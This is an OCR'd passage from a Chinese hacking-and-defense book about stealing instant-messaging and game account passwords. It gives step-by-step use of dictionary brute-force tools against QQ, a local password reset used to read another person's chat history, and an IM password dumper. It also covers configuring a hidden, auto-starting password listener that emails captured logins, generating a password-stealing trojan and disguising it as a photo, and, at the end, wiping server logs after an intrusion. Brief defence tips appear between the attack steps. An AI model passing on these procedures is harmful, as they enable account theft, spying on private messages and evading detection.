为了防止最新盗密软件对 QQ 界面中的（回车键）及（鼠标按键）进行记录来取得 QQ 密码，用户可以在 QQ 密码防盗专家原有的防盗方式上设定快捷键来进行登录，因为是用户随机设定的功能键进行登录，因此可以绕过盗密软件对（回车键）及（鼠标按键）的检测。用法是在完成密码输入之后，再按快捷键，而不要按回车键或单击鼠标。这就是“内核修改”功能。在 QQ 密码防盗专家界面中单击【内核修改】按钮，即可通过内核修改功能来防止 QQ 密码被盗，如图 9-14 所示。

可以选取“每次启动后隐藏主窗口（可用 Ctrl+F6 快捷键）”复选框来隐藏启动后的 QQ 密码防盗专家窗口；选取“修改 QQ 界面系统内核（可起到全面防盗作用，推荐）”复选框，并设置快捷键来登录 QQ，从而起到防盗的作用。

选取“当用户按下快捷键登录时，先隐藏 QQ 密码框 2 秒钟”复选框，还可以增强 QQ 密码防盗的功能。若选取“去掉 QQ 浏览器并还原成 IE 浏览器方式打开网页”复选框，则可默认使用 IE 打开网页，而不使用腾讯公司的 TM 浏览器。

在 QQ 密码防盗专家界面中，单击【QQ 病毒专杀】按钮，在显示的菜单中选择一种杀毒方式，如图 9-15 所示。选取“免费杀毒（免费版）”菜单项，则进入病毒查杀窗口，如图 9-16 所示。单击【绝对查杀（推荐使用）】按钮，则显示更多病毒查杀功能，如图 9-17 所示。在这里用户可以实现系统进程管理、注册表管理、设置防火墙、扫描端口、修复系统漏洞、查杀系统木马和病毒等多种功能。


图 9-14　使用内核修改功能


图 9-15　选择杀毒方式





图 9-16 病毒查杀窗口




图 9-17 更多病毒查杀功能

**3. 用无敌外挂实现 QQ 防盗**

使用 QQ 无敌外挂模式可以不在 QQ 用户登录界面中输入密码，只在 QQ 密码防盗专家中输入 QQ 密码即可实现自行登录，这时 QQ 的登录过程是在内存中进行的，而 QQ 密码框中的密码实际上是假密码，则无论什么 QQ 盗密软件都无法盗取用户的 QQ 密码了。

具体使用的操作步骤如下。

**步骤 1**：在 QQ 密码防盗专家界面中单击【无敌外挂】按钮，即可弹出一个如图 9-18 所示窗口。单击【第 1 步（输入）】按钮，在其中输入自己的 QQ 号码和登录密码。

**步骤 2**：单击【第 2 步（测试）】按钮，即可启动 QQ 并使用先前设置的 QQ 号码和登录密码进行登录。若登录成功，则表示通过测试；若不能成功登录，则需要重新设置 QQ 号码和登录密码。通过测试后，单击【第 3 步（保存）】按钮，将设置结果保存下来。

**步骤 3**：单击【第 4 步（绑定）】按钮，指定 QQ 程序的安装路径并进行绑定。在 QQ 密码防盗专家界面中单击【无敌外挂】按钮，选取“启用 QQ 密码保护之无敌模式”复选框，并在“输入 QQ 密码”文本框中输入绑定的假 QQ 号码，如图 9-19 所示。单击“QQ 无敌登录”按钮，即可使用假 QQ 号码进行登录。

还可以在“无敌外挂”界面中使用自动申请 QQ 号码功能来为自己申请免费的 QQ 号码。





图 9-18 设置无敌外挂


图 9-19 使用无敌模式

## 第 83 招 用“QQ 破密使者”盗取 QQ

QQ 破密使者是一个本地破解 QQ 密码的黑客工具，用户可选择字典暴力破解本地 QQ 密码，速度极快，并可自己设定延迟时间。

**1. 本地破解 QQ 破密使者**

使用“QQ 破密使者”本地破解 QQ 密码的操作其实很简单，具体的操作步骤如下。

**步骤 1**：下载并解压缩“QQ 破密使者”压缩包，即可看到“QQPW_Crack”安装程序里面还有一个“破解字典”文件夹，这是破解 QQ 密码所要用到的字典文件，里面有 4 个字典文件，高明的黑客还会自己制作一个字典文件或使用其他字典文件，如图 9-20 所示。

图 9-20 “QQ 破密使者”解压后的文件夹

**步骤 2**：双击“QQPW_Crack”应用程序图标，即可打开“QQPW_Crack”主窗口，如图 9-21 所示。

**步骤 3**：配置“QQ 路径”选项，则单击栏目右侧的【浏览】按钮，在其中找到 QQ 的主程序；在“QQ 号码”下拉列表框中选择任意一个。设置“字典路径”选项，只需单击栏目右侧的【浏览】按钮，在其中找到字典文件所在位置，如：C:\Windows\桌面\新建文件夹\QQ 破密使者\破解字典\dictionary1.txt，如图 9-22 所示。




图 9-21 “QQPW_Crack”主窗口

图 9-22 填写 QQ 各项

**步骤 4**：在设置好字典文件后，还可设置延迟时间（这里设置为 5），单击【开始破解】按钮，即可开始进行密码破解。该软件会用字典文件中的密码，尝试破解过程，如图 9-23 所示。

**注意** 破解速度跟计算机配置情况有关，在破解过程中通常不能打开别的应用程序，否则要影响破解速度。一些黑客可能使用这种方法在网吧盗取别人的 QQ 号，因此一定要引起高度重视。

**2. 防范 QQ 破密使者**

对于这类本地盗取 QQ 号码的方式，可以在下线时使用新版本 QQ 的“清除记录”功能，

来清除自己上网的历史记录，以 QQ2009 为例，如图 9-24 所示。单击“账号”右侧的下拉三角按钮，从中选择 QQ 号码并单击 ☒，即可弹出【删除账号】对话框，在其中根据需要勾选“从列表中删除此账号”复选项或“删除此账号的所有记录文件”复选项，如图 9-25 所示。





图 9-23 开始密码破解


图 9-24 单击“清除记录”按钮





图 9-25 “清除记录”对话框

## 第 84 招 在线破解 QQ 号码

QQ 在即时通信领域中占有举足轻重的地位，因此，QQ 的安全一直是大家最头疼的问题，稍有不慎，用户的 QQ 就拱手让人了，即使随时都注意了 QQ 的安全，但对于 QQ 在线破解却也是防不胜防了。

### 1. 在线破解 QQ 号码

QQExplorer 是一款比较常用的在线破解 QQ 密码的工具，功能强大，设置简便，可以从网上下载该软件，使用它在线破解 QQ 的具体操作步骤如下。

**步骤 1**：下载并解压“QQExplorer”压缩包，双击“QQExplorer”应用程序图标，即可打开“QQExplorer”主界面，如图 9-26 所示。

**步骤 2**：在“QQ 起始号码”和“QQ 结束号码”文本框中填写盗取的 QQ 号码（此号码必须在线），在“添加或删除 HTTP 代理服务器”栏目中输入代理服务器的 IP 地址和端口号码（如果嫌寻找 QQ 代理服务器列表麻烦，则可使用一些现成的 QQ 代理公布软件）。

**步骤 3**：单击【添加&测试】按钮自动检测此服务器是否正常，确定后把它加入代理服务器列表（可填入多个代理服务器的地址，且自动筛选不可用或速度慢的服务器）。如图 9-27 所示。

**步骤 4**：单击【开始】按钮，即可开始在线密码破解，如图 9-28 所示。还可以设置为“开机自动运行”且设置呼出热键，默认设置为“Shift+Ctrl+F1”组合键（一定要记好这个热键，否则开机自动运行该热键后，将无法打开程序运行界面）。





图 9-26 “QQExplorer”主界面


图 9-27 填写设置信息





图 9-28 开始在线密码破解

2．QQExplorer 在线破解及防范

在线破解改变了本地破解那种被动的破解方式，只要是在线的 QQ 号码都可以破解，适用范围较广，因此一定要当心。由于它仍然采用穷举法技术，所以在枚举密钥位数长度以及类型时，校验时间很长，破解效率不高。

这种方法还受到计算机速度、网速等诸多因素的影响，比本地破解更慢、更麻烦。因此，对于这种破解方式，设置足够复杂密码是一个非常有效地预防手段。

## 第 85 招　疯狂盗号的“QQ 机器人”

QQ 安全一直是大家非常关注的问题，很多朋友认为自己在家上网或者在单位独自使用一台计算机，黑客应该没有下手的机会，因此，很多朋友常常在论坛上暴露自己的 QQ 号码，而一点也没有感觉到这其中的危险之处。

1．用“QQ 机器人”盗取曝光

“QQ 机器人”是一款可同时解密多个用户号码的 QQ 在线解密工具，如果用户 QQ 密码不小心丢失了，也可采用该软件来找回密码，但这个工具到了黑客手中就成了盗取 QQ 的帮凶。使用“QQ 机器人”的具体操作步骤如下。

**步骤 1**：在对“QQ 机器人”进行下载并解压之后，双击其中的 qqping 文件，即可打开“QQ 机器人”主窗口（有点类似于 QQ 登录窗口），如图 9-29 所示。

**步骤 2**：在开始校验之前，需要单击【设置参数】按钮，在【设置参数】对话框中对参数进行设置（其中的密码可以设置为“阿拉伯数字”、“英文字母”、“特殊符号”三类），如图 9-30 所示。





图 9-29　“QQ 机器人”主窗口





图 9-30　【设置参数】对话框

**步骤 3**：此外，在“设置路径位置”选项下还可以设置字典文件的路径。若想了解 QQ 密码设置方面的一些情况，则不妨双击 QQ 机器人存储文件夹下的“QQ 密码类型分析文件.txt”来进行查看，如图 9-31 所示。

**步骤 4**：在设置完成之后，只需在“用户号码”栏中输入要在线破解的 QQ 号码，单击【开始校验】按钮，即可启用 QQ 机器人逐一检验 QQ 密码，直到通过服务器的验证为止，如图 9-32 所示。

由于在线破解的速度比较慢，通常还需再对该软件进行一些设置，以加快 QQ 破解速度。

1）运用键盘编码：是指在逐个检验密码时，使用键盘编码类的字符来做口令。

2）使用字典工具：表示使用指定的字典工具里面的文件作为口令，这类字典工具很多，具体在【设置参数】选项中进行设定，一款好的工具字典对于密码破解是非常重要的。





图 9-31 QQ 密码类型分析文件





图 9-32 密码破解中

3）搜索所有用户：用于设置 QQ 的安装路径，选择后立即在“用户号码”栏中显示用这台机器登录过的 QQ 号码。

**2. 防范 QQ 机器人**

在线破解速度与机器配置情况和设置的字典文件有着很大关系，如果设置的是一些比较简单的密码，可能几秒钟就将自己的 QQ 拱手送人了。因此，要防范“QQ 机器人”盗号，一定要设置一些涉及到特殊符号、运算符号等复杂的密码才可以。

## 第 86 招 QQ 登录号码修改专家

QQ 登录号码修改专家是一款查看聊天记录的软件，可以任意删除、增加 QQ 登录框的号码，删除聊天记录，保护个人隐私，还有聊天消息备份的功能。

**1. 正常查看聊天记录**

在介绍使用 QQ 登录号码修改专家查看聊天记录之前，先来了解一下运用 QQ 自身消息管理器来实现聊天记录的正常查看方法。具体的操作步骤如下。

**步骤 1**：在成功登录的 QQ 界面后，单击界面左下角的主菜单图标，选择【工具】→【消息管理器】菜单项，即可打开【消息管理器】窗口，如图 9-33 所示。

**步骤 2**：单击左侧树状结构中选择一个好友，与这位好友的聊天记录就会在右侧显示出来了，如图 9-34 所示。

**步骤 3**：用户如果希望将自己与好友的聊天记录以文本文件形式保存起来，只用在【消息管理器】窗口中单击工具条上的【导入和导出】按钮，再在下拉菜单中选择“导出消息记录”选项，即可打开【另存为】对话框，如图 9-35 所示。在其中输入文件名之后，单击【保存】按钮，即可将其进行保存。

图 9-33 【消息管理器】窗口





图 9-34 聊天记录显示

**步骤 4**：只要每次在网吧聊天结束后，就可以把自己的聊天记录存为文本文件（保存文本文件类型扩展名为.txt）发送到自己的 E-mail 信箱中，再把网吧计算机中的聊天记录删除掉，别人就无法看到自己的聊天记录了。

**步骤 5**：如果要删除与好友的聊天记录，只用选中此好友并单击按钮，即可弹出一个信息提示框，如图 9-36 所示。单击【是】按钮，就可以将自己的聊天记录删除了。


图 9-35 【另存为】对话框





图 9-36 删除信息提示框

**2．导出及导入备份文件**

导出和删除聊天记录虽然可起到保护自己聊天记录效果，但如果每次聊天之后都要操作这些步骤，不仅麻烦而且保存的文件也会起来越多，越来越不好管理。因此，最好把聊天记录保存成备份文件，再把这个备份文件导入自己的计算机，就可以有效地进行管理了。

具体的操作步骤如下。

**步骤 1**：如果要导入消息记录，则在【消息管理器】窗口中单击工具栏上的【导入和导出】按钮，在下拉菜单中选择【导入消息记录】选项，即可弹出【选择数据导入内容】对话框，在其中选择要导入的内容（这里选择要导入的内容为“消息记录”），如图 9-37 所示。

**步骤 2**：单击【下一步】按钮，即可打开【选择导入消息记录方式】对话框，可根据需要从中选择一种导入消息记录方式（如选择“从指定文件导入”选项），如图 9-38 所示。


图 9-37 选择导入内容





图 9-38 【选择数据导入内容】对话框

**步骤 3**：也可以通过单击【浏览】按钮，即可弹出【打开】对话框，在其中选择需要导入的消息记录，如图 9-39 所示。

**步骤 4**：单击【导入】按钮，即可打开【导入成功】对话框，在其中把备份文件导入到自己的 QQ 中。单击【完成】按钮，即可完成整个导入操作，如图 9-40 所示。





图 9-39 【选择导入消息记录方式】对话框


图 9-40 【导入成功】对话框

**3. 利用“QQ 登录号码修改专家”查看聊天记录**

现在来看一下如何使用“QQ 登录号码修改专家”偷看聊天记录，具体的操作步骤如下。

**步骤 1**：将下载的“QQ 登录号码修改专家”压缩包进行解压后的 zj 文件之后，将其复制到 QQ 的安装目录下，如图 9-41 所示。

**步骤 2**：双击 zj 文件，即可打开【QQ 登录号码修改专家】对话框，如图 9-42 所示。




图 9-41 复制文件


图 9-42 【QQ 登录号码修改专家】对话框

**注意** 使用“QQ 登录号码修改专家”工具只能进行本地登录，且在服务器上不能通过验证，目的只是查看别人的聊天记录及好友信息。

**步骤 3**：在其中如果添加号码，只用在“添加号码”文本框中输入要添加的号码，如图 9-43 所示。单击【添加】按钮，即可实现添加操作，如图 9-44 所示。

**步骤 4**：在【QQ 登录号码修改专家】对话框中只需选择想要查看的 QQ 号码，单击【修改密码】按钮，即可弹出如图 9-45 所示的提示信息框。

**步骤 5**：单击【OK】按钮，即可弹出还原密码的提示框，如图 9-46 所示。单击【确定】按钮，即可把本地验证密码修改为 000000。此时就可以使用修改过的万能密码（即 000000）脱机登录这个 QQ 了，如图 9-47 所示。

**步骤 6**：用户如果要恢复修改过的密码，只用在【QQ 登录号码修改专家】对话框中选择修改密码的 QQ 号码，单击【密码还原】按钮，即可弹出如图 9-48 所示的提示框。单击【OK】

按钮，即可完成密码的还原操作。


图 9-43　输入添加的号码





图 9-44　添加结果显示





图 9-45　修改密码提示框


图 9-46　记住还原密码提示框


图 9-47　使用万能密码登录


图 9-48　还原密码

**步骤 7**：在输入万能密码并单击【登录】按钮，将弹出一个【服务器拒绝错误】对话框。此时仍然单击【OK】按钮，即可弹出【请再次输入登录密码】对话框。单击【取消】按钮之后，就可以打开本地的 QQ 了。

当然，在任务栏处将显示 QQ 的离线状态，就可以按照“正常查看 QQ 聊天记录”方法查看在这台计算机上登录过的所有 QQ 信息及其聊天记录。由此可见，QQ 的聊天记录是非常不安全的，必须加以保护才行。

## 第 87 招　MSN 密码查看帮凶 MessenPass

MessenPass 是一款即时通信软件密码的恢复工具，可探测出 MSN Messenger、Windows Messenger、Yahoo Messenger、AOL Instant Messenger、AOL Instant Messenger/ Netscape 7、Trillian、Miranda 和 GAIM 等各种即时通信软件的密码。MessenPass 是一个单独地可执行文件，运行这个文件不需安装额外的动态链接库（DLL），但被别有用心的人使用了，就成了一个黑客工具。

**1. 查看 MSN 密码解析**

该软件使用方法很简单，只需要下载完毕并将其解压缩之后，并运行其中的 mspass. exe 程序，即可打开其主操作窗，如果本地计算机中运行了 MSN Messenger 程序，就可以很清楚地在 MessenPass 的窗口中查看到 MSN Messenger 的用户名和密码，如图 9-49 所示。





图 9-49 客户端运行窗口

此外，Messen Pass 还能够探测出这些各种即时通信软件的密码：Yahoo Messenger、QQ 等，所以使用这些 IM 软件聊天的朋友，一定要提高警惕。

**2. 防范 MessenPass**

MessenPass 只能够探测出 Windows 当前用户的即时通信软件密码，对本机其他用户和远程用户不起作用。要防范这类攻击必须设置多个 Windows 用户，而且对自己使用的账户要设置复杂密码，最好是看好自己的机器，不给那些肆意的黑客留下“行凶”机会。

## 第 88 招 联众密码也需小心

“联众世界”是国内比较热门的游戏网站之一，也是不少菜鸟的乐园。但也有不少不怀好意的用户在其中捣乱，下面具体介绍联众密码是如何被泄露和找回的。

**1. 当心“联众密码监听器”的监听**

“联众密码监听器”是专门用于监听联众游戏的密码，包括网页的密码和联众世界客户端软件的登录密码，将监听到的密码发送到指定的邮箱。具体的操作步骤如下。

**步骤 1**：在对“联众密码监听器”进行下载并解压之后，双击其中的“ourgamepsw.exe”文件，即可打开【密码监听器】主窗口，如图 9-50 所示。





图 9-50 “联众密码监听器”主窗口

**步骤 2**：在“监听到密码后发到如下邮箱”文本框中输入邮箱地址，并单击【应用】按钮，等监听到密码时将会自动发送到该邮箱。

**步骤 3**：在“启动及运行参数”选项中勾选“系统启动时自动启动”和“启动时隐藏界面”复选框，为操作方便还可以设置热键，从而在显示和隐藏界面之间进行切换。在设置好之后，单击【应用】按钮就可以监听密码了。

**2．找回丢失的联众密码**

在网吧玩联众游戏时，联众的账号被盗，无法再进入联众世界了，如何才能将密码找回呢？具体的操作步骤如下。

**步骤 1**：打开联众世界的主页，如图 9-51 所示。在主页上单击“查询密码”超级链接，即可进入“游戏账号注册”页面，如图 9-52 所示。

**步骤 2**：在该页面中输入申请时填写的用户名和电子信箱，就可以得到密码。

图 9-51 “联众世界”主页

图 9-52 “游戏账户注册”页面

## 第 89 招 防范“传奇密码邮差”

传奇密码邮差是一个木马程序，能够准确截取传奇的相关信息，包括登录区域、用户名、密码、服务器及游戏角色的等级、职业、性别、昵称、装备等，且不容易被杀毒软件所查杀。

目前，盗取传奇账号的方法主要有如下两种：

1）键盘记录。这是早期的密码盗取方式，一般是使用一些木马软件。在运行了这些软件的机器上登录传奇后，用户的密码就会通过邮件发送给对方。这类软件依赖于使用键盘输入账号密码，因此只要使用软键盘输入即可有效地防范。

2）木马远程盗取。这类软件与早期的键盘记录最大区别就在于不完全依赖于键盘。即使你使用软键盘输入或者使用“复制/粘贴”都能有效地截取到你的密码。

这类软件有传奇黑眼睛、传奇叛逆、传奇密码使者、传奇猎手和传奇终结者等，但是很多软件都能被木马克星、密码防盗专家和绿鹰 PC 精灵等查杀。这些软件常常会不定期推出新的变种。如果在家里上网，基本不去网吧，那么黑客在机器上安装这些键盘记录程序的可能性就很小。现在很多黑客还使用“传奇密码邮差”来兴风作浪。

**1．警惕“传奇密码邮差”**

由于“传奇密码邮差”能够躲开现在很多安全工具的查杀并顺利地进驻用户的电脑系统，再盗取传奇账号。下面来了解一下黑客是如何盗取传奇密码的，以便有针对性地对其防范。

（1）配置传奇密码邮差

下载该软件后将文件解压，运行 Setup.exe 文件即可打开“传奇密码邮差”木马生成窗口。

这里共有三项需要设置，在“信箱”内输入用于接收盗取的密码信息的邮箱；在“标题”中输入邮件的标题；正式版本还需要输入“注册码”。

在输入完毕后点击【生成文件】按钮，即可打开【保存生成的文件】窗口，在其中输入文件名。这是一个 EXE 格式的文件，通常黑客会将这个文件名改成一些软件名或者其他具有迷惑性的名字。在输入文件名后单击【打开】按钮，软件提示文件已经保存成功，单击【OK】按钮完成木马的配置。

（2）伪装发送木马

生成的木马文件只有 29.5KB，这样黑客很容易将该木马与其他文件捆绑或者制作成网页木马。只要运行了这个可执行文件就会中招！当然如果黑客直接发送 EXE 文件给别人，稍微有点安全常识的人都不会接收。

这里介绍黑客伪装的一种方法：图片欺骗法。在为生成的木马命名时，黑客通常会命名为 photo.jpg，粗一看是一个图像文件，实际上这只是一个文件名，而真正的文件格式（.exe）在 Windows 默认状态是不显示的，所以很多人都会接收，等到点击时发现什么也没有，黑客则会说是发错了，而你实际上此时已经运行了这个盗号木马。

此外，黑客为防止一些稍微高明的用户发现文件图标不对，常常使用一些图标修改工具来对图标进行修改，让人防不胜防。因为即使是改成了 photo.jgp 这个文件名，实际上还是 EXE 文件，精明用户一眼就能看出它与系统默认图片格式的图标不同，因此不会运行。

**2．拒绝传奇盗号**

要防止游戏账号被盗，必须做好自身的安全配置和对外防御两方面的工作。只有内外加固，才能做到滴水不漏。

1）防止传奇木马首先要在电脑里装能够定期升级的常用杀毒软件，如瑞星 2009、木马克星等，也要经常使用专杀木马工具进行检查。


2）有些木马运行后会强制关闭杀毒软件防火墙和木马克星、绿鹰 PC 万能精灵等专杀木马工具。这时候就要用系统进程检查工具。比较好用的是超级兔子，因为它并不是专杀木马的工具，所以木马都不会强制关闭它，如果你的电脑上已经运行不了木马克星和绿鹰精灵了，也就是双击这些软件没有反应时，那就需要运行它来检查系统进程，看看有没有可疑的进程。

运行这个软件后，里面有一项是自动运行，点开它，在出现的窗口中，左边是进程管理，也即目前正在运行的进程；右边是自动运行，也就是每次开机时自动运行的进程。由于木马运行后都会在系统中留下进程，也会随电脑自动运行，而这时在超级兔子里的系统进程和随机自动运行的进程都一目了然了，所以也就很好查杀了。找出可疑进程，终止进程就可以了。

下面是常见传奇木马的一些进程：

- 传奇黑眼睛：C:\windows\taskmon32.exe，自动运行进程：taskmon32。
- 传奇叛逆：C:\windows\system\internet.exe，自动运行进程：intel。
- 传奇终结者：C:\windows\scanrew.exe，自动运行进程：scanrew。
- 传奇密码使者：C:\windows\system\cleanmgl.exe 和 C：\windows\system\sticpl.exe，自动运行进程：Microsoft。
- 传奇猎手：C:\windows\system\winsys.exe，自动运行进程：Winsys。
- 传奇幽灵：C:\windows\internet.exe，自动运行进程：internet。
- 传奇天使：C:\windows\kiss.exe，自动运行进程：kiss。

3）不要轻易接收别人发来的文件或者打开邮件中的附件，彻底堵住木马的入口。



# 第 10 章　日志与后门清除技术

**重点提示**

- 清除登录服务器的日志信息
- 给自己的入侵留下后门
- 日志分析利器 WebTrends
- IIS 日志清理工具
- APACHE 日志清理工具
- 巧妙清除日志文件

**本章精粹：**

本章主要讲述了日志与后门清除技术。其中包括：清除登录服务器的日志信息、给自己的入侵留下后门、IIS 日志清除工具等内容，有助于读者及时发现黑客入侵后留下的蛛丝马迹，揪出蓄意破坏用户系统的幕后黑手。

黑客在利用各种手段入侵到目标计算机后，为了长期入侵该计算机，同时也为下次进入系统时更方便些，往往会留下隐藏后门，再清除日志来隐藏自己的踪迹。

## 第 90 招 清除登录服务器的日志信息

当注射完一台服务器成功拿到系统权限后，由于注射过程中产生了很多日志文件，这时就需要清除整个日志文件。因为不清除日志文件会留下了很多入侵的痕迹。

### 1. 手工清除服务器日志

在入侵过程中，远程主机的 Windows 系统会对入侵者的登录、注销、连接、甚至拷贝文件等操作进行记录，并把这些记录保留在日志中。在日志文件中记录着入侵者登录时所用的账号以及入侵者的 IP 地址等信息。入侵者通过多种途径来擦除留下的痕迹，往往是在远程被控主机的【控制面板】窗口中打开事件记录窗口，在其中对服务器日志进行手工清除。

具体的操作步骤如下。

